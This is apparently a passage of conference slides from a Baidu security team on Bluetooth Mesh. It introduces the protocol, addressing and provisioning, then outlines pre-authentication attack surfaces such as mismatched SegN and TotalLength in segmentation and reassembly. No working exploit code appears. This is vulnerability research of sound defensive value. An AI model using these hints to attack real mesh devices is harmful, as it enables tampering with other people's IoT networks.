



# BrokenMesh: New Attack Surfaces of Bluetooth Mesh

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Baidu AIoT Security Team

# About US

## Baidu AIoT Security Team

- Focus on Android / Linux platform
- Aim to discover 0day vulnerability and explore possible defenses

## Members

- Han Yan
- Lewei Qu
- Dongxiang Ke

# Agenda

- Introduction to Bluetooth Mesh
- Attack Surfaces Analysis
- BLE Mesh Fuzzer
- Case Study
- Summary

# 1 Introduction to Bluetooth Mesh

## What is Bluetooth Mesh

- Aka, Bluetooth LE Mesh, BLE Mesh
- A wireless mesh networking technology based on BLE
- Made public by Bluetooth Special Interest Group (Bluetooth SIG) in 2017






# Bluetooth Mesh vs Bluetooth Classic/LE

## Key Differences

- Bluetooth Mesh is a networking technology, analogous to TCP/IP
- Bluetooth Classic/LE are wireless communication technologies



**Network Layer in Protocol Stack**




# Network Topology

## Node Type

- Node
- Relay node
- Low Power node
- Friend node

## Managed Flooding

- Based on advertising
- Non-central
- Non-routing



# Network Addresses


## Address Type

Address Type	Values
Unassigned Address	16bits, 0b0000000000000000
Unicast Address	16bits, 0b0xxxxxxxxxxxxxxxxx
Virtual Address	16bits, 0b10xxxxxxxxxxxxxxxx
Group Address	16bits, 0x11xxxxxxxxxxxxxxxx

## Address Validity

Address Type	Valid as SRC	Valid as DST
Unassigned Address	No	No
Unicast Address	Yes	Yes
Virtual Address	No	Yes
Group Address	No	Yes

UnicastAddr = 0x0002      GroupAddr = 0xC001      GroupAddr = 0xC001



# Message-Oriented Communication

## Publish


- Sending message
- Publish to a unicast / group / virtual address

## Subscribe

- Receiving message
- Subscribe to a group / virtual address

## Example

- Some lights subscribe to the group address “Kitchen” (e.g., 0xC001)
- Switch can publish “ON” message to “Kitchen”, to turn on those lights






# 2 Attack Surfaces Analysis

## Research Scope

- Bluetooth mesh protocol, including two key stages
- Bluetooth mesh wrapper application



## Research Focus

- Focus on software implementation vulnerabilities


# Network Build Protocol

## Concepts

- Provisioning
- Provisioner
- Unprovisioned device

## Procedure

- Beaconsing
- Invitation & Capabilities
- Public Key Exchange
- Authentication
- Distribution of Provisioning Data





## Wireshark

Protocol	Info
BT Mesh Beacon	Unprovisioned Device Beacon
BT Mesh PB-ADV	Provisioning Bearer Control
BT Mesh PB-ADV	Provisioning Bearer Control
BT Mesh Provisioning PDU	Provisioning Invite PDU
BT Mesh PB-ADV	Transaction Acknowledgment
BT Mesh Provisioning PDU	Provisioning Capabilities PDU
BT Mesh PB-ADV	Transaction Acknowledgment
BT Mesh Provisioning PDU	Provisioning Start PDU
BT Mesh PB-ADV	Transaction Acknowledgment
BT Mesh PB-ADV	Transaction Start (Message fragment 0)
BT Mesh PB-ADV	Transaction Continuation (Message fragment 2)
BT Mesh Provisioning PDU	Provisioning Public Key PDU (Message fragment 1)
BT Mesh PB-ADV	Transaction Acknowledgment
BT Mesh PB-ADV	Transaction Start (Message fragment 0)
BT Mesh PB-ADV	Transaction Continuation (Message fragment 1)
BT Mesh Provisioning PDU	Provisioning Public Key PDU (Message fragment 2)
BT Mesh PB-ADV	Transaction Acknowledgment
BT Mesh Provisioning PDU	Provisioning Confirmation PDU
BT Mesh PB-ADV	Transaction Acknowledgment
BT Mesh Provisioning PDU	Provisioning Confirmation PDU
BT Mesh Provisioning PDU	Provisioning Random PDU
BT Mesh PB-ADV	Transaction Acknowledgment
BT Mesh Provisioning PDU	Provisioning Random PDU
BT Mesh PB-ADV	Transaction Acknowledgment
BT Mesh PB-ADV	Transaction Start (Message fragment 0)
BT Mesh Provisioning PDU	Provisioning Data PDU (Message fragment 1)
BT Mesh PB-ADV	Transaction Acknowledgment
BT Mesh Provisioning PDU	Provisioning Complete PDU
BT Mesh PB-ADV	Transaction Acknowledgment
BT Mesh PB-ADV	Provisioning Bearer Control

# Network Build Protocol

## Protocol Stack

- All the provisioning messages follow this format
- Different messages have different data





# Network Build Attack Surfaces

## When to Attack


- Before authentication
- No extra information required

## What to Attack

- Segmentation and Reassembly
- General mechanism, memory operation

## How to Attack

- Mismatched *SegN* and *TotalLength*
- ...

